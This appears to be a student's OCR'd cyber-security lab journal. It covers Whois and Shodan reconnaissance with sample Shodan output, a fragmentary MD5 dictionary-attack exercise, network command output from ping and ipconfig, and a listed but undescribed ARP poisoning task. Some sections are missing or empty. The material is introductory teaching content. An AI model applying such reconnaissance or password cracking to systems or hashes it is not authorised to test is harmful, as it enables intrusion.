INDEX

PRACTICAL : 01

AIM : Use Google and Whois for Reconnaisasance.


Description:

Reconnaissance : collecting a inform about particular portal or website, so using below tool or Portal we will gather information about website or particular portal

1) Whois


2) Shodan.io


Step1: Open the WHO.is website




Step 2: Enter the website name or ip address and hit the “Enter button”.

Step 3: get information






Step1: Open the Shodan.io website



Step 2: Enter the ip address and hit the “Enter button”.



Step 3: get information

// TAGS: self-signed

General Information

Hostnames	sfo03s24-in-f14.**1e100.net**
Domains	1E100.NET
Country	**United States**
City	**San Jose**
Organization	**Google LLC**
ISP	**Google LLC**
ASN	**AS15169**

Open Ports

80 443

// 80 / TCP


2013986754 | 2024-03-06T14:24:06.577121

```
HTTP/1.1 301 Moved Permanently
Location: http://www.google.com/
Content-Type: text/html; charset=UTF-8
Content-Security-Policy-Report-Only: object-src 'none';base-uri 'self';script-src 'nonce-3oGiTGNtN86F_ReeGodXx
A' 'strict-dynamic' 'report-sample' 'unsafe-eval' 'unsafe-inline' https: http:;report-uri https://csp.withgoog
le.com/csp/gws/other-hp
Permissions-Policy: unload=()
Origin-Trial: Ap+qNlnLzJDKSmEHjzM5ilaa908GuehlLqGb6ezME5lkhelj20qVzfv06zPmQ3LodoeujZuphAolrnhnPA8w4AIAAABfeyJv
cmlnaW4iOiJodHRwczovL3d3dy5nb29nbGUuY29tOjQ0MyIsImZlYXR1cmUiOiJQZXJtaXNzaW9uc1BvbGljeVVubG9hZCIsImV4cGlyeSI6MT
Y4NTY2Mzk5OX0=
Origin-Trial: AvudrjMZqL7335p1KLV2lHo1kxdMeIN0dUI15d0CPz9dovVLCcXk8OAqjho1DX4s6NbHbA/AGobuGvcZv0drGgQAAAB9eyJv
cmlnaW4iOiJodHRwczovL3d3dy5nb29nbGUuY29tOjQ0MyIsImZlYXR1cmUiOiJCYWNrRm9yd2FyZENhY2hlTm90UmVzdG9yZWRSZWFzb25zIi
wiZXhwaXJ5IjoxNjkxNTM5MTk5LCJpc1N1YmRvbWFpbiI6dHJ1ZX0=
Date: Wed, 06 Mar 2024 14:24:06 GMT
Expires: Fri, 05 Apr 2024 14:24:06 GMT
Cache-Control: public, max-age=2592000
Server: gws
Content-Length: 219
X-XSS-Protection: 0
X-Frame-Options: SAMEORIGIN
```


// **443** / TCP

2013986754 | 2024-03-06T22:20:11.75551


```
HTTP/1.1 301 Moved Permanently
Location: http://www.google.com/
Content-Type: text/html; charset=UTF-8
Content-Security-Policy-Report-Only: object-src 'none';base-uri 'self';script-src 'nonce-i64doxOaZELeSRaLA8piP
w' 'strict-dynamic' 'report-sample' 'unsafe-eval' 'unsafe-inline' https: http:;report-uri https://csp.withgoog
le.com/csp/gws/other-hp
Cross-Origin-Opener-Policy: same-origin-allow-popups; report-to="gws"
Report-To: {"group":"gws","max_age":2592000,"endpoints":[{"url":"https://csp.withgoogle.com/csp/report-to/gws/
other"}]}
Permissions-Policy: unload=()
Origin-Trial: Ap+qNlnLzJDKSmEHjzM5ilaa908GuehlLqGb6ezME5lkhelj20qVzfv06zPmQ3LodoeujZuphAolrnhnPA8w4AIAAABfeyJv
cmlnaW4iOiJodHRwczovL3d3dy5nb29nbGUuY29tOjQ0MyIsImZlYXR1cmUiOiJQZXJtaXNzaW9uc1BvbGljeVVubG9hZCIsImV4cGlyeSI6MT
Y4NTY2Mzk5OX0=
Origin-Trial: AvudrjMZqL7335p1KLV2lHo1kxdMeIN0dUI15d0CPz9dovVLCcXk8OAqjho1DX4s6NbHbA/AGobuGvcZv0drGgQAAAB9eyJv
cmlnaW4iOiJodHRwczovL3d3dy5nb29nbGUuY29tOjQ0MyIsImZlYXR1cmUiOiJCYWNrRm9yd2FyZENhY2hlTm90UmVzdG9yZWRSZWFzb25zIi
wiZXhwaXJ5IjoxNjkxNTM5MTk5LCJpc1N1YmRvbWFpbiI6dHJ1ZX0=
Date: Wed, 06 Mar 2024 22:20:11 GMT
Expires: Fri, 05 Apr 2024 22:20:11 GMT
Cache-Control: public, max-age=2592000
Server: gws
Content-Length: 219
X-XSS-Protection: 0
X-Frame-Options: SAMEORIGIN
Alt-Svc: h3=":443"; ma=2592000,h3-29=":443"; ma=2592000
```



Step 2: Click on HASH Calcuator ,Enter the password to convert into hash




Step 3 : Take MD5 values and paste the value into the MD5 Hashes field you have converted



Step 4 : Right Click on the hash and select the dictionary attack

Then right click on the file and select (Add to List) and then select the Wordlist



PRACTICAL : 03

AIM :

3.1) Using TraceRoute, ping, ifconfig, netstat Command .


3.2) Perform ARP Poisoning in Windows .

Performed :

3.1) Using TraceRoute, ping, ifconfig, netstat Command .

Step 1: Open cmd & type tracert command and type www.siesascs.edu.in press “Enter”. After that type ping ,ipconfig and netstat command respectively

- **TRACEROUTE**



- **PING**

```
C:\Users\Leena>ping 157.240.22.35

Pinging 157.240.22.35 with 32 bytes of data:
Reply from 157.240.22.35: bytes=32 time=244ms TTL=46
Reply from 157.240.22.35: bytes=32 time=243ms TTL=46
Reply from 157.240.22.35: bytes=32 time=245ms TTL=46
Reply from 157.240.22.35: bytes=32 time=245ms TTL=46

Ping statistics for 157.240.22.35:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 243ms, Maximum = 245ms, Average = 244ms

C:\Users\Leena>ping 142.250.189.238

Pinging 142.250.189.238 with 32 bytes of data:
Request timed out.
Reply from 142.250.189.238: bytes=32 time=233ms TTL=61
Reply from 142.250.189.238: bytes=32 time=233ms TTL=61
Reply from 142.250.189.238: bytes=32 time=233ms TTL=61

Ping statistics for 142.250.189.238:
    Packets: Sent = 4, Received = 3, Lost = 1 (25% loss),
Approximate round trip times in milli-seconds:
    Minimum = 233ms, Maximum = 233ms, Average = 233ms

C:\Users\Leena>ping 23.37.17.8

Pinging 23.37.17.8 with 32 bytes of data:
Reply from 23.37.17.8: bytes=32 time=247ms TTL=51
Reply from 23.37.17.8: bytes=32 time=248ms TTL=51
Reply from 23.37.17.8: bytes=32 time=246ms TTL=51
Reply from 23.37.17.8: bytes=32 time=247ms TTL=51

Ping statistics for 23.37.17.8:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 246ms, Maximum = 248ms, Average = 247ms
```

- **IPCONFIG**


```
C:\Users\Leena>ipconfig

Windows IP Configuration


Ethernet adapter Ethernet:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . :

Wireless LAN adapter Local Area Connection* 1:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . :

Wireless LAN adapter Local Area Connection* 2:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . :

Wireless LAN adapter Wi-Fi:

   Connection-specific DNS Suffix  . :
   IPv4 Address. . . . . . . . . . . : 192.168.0.106
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 192.168.0.1
```

- **NETSTAT**

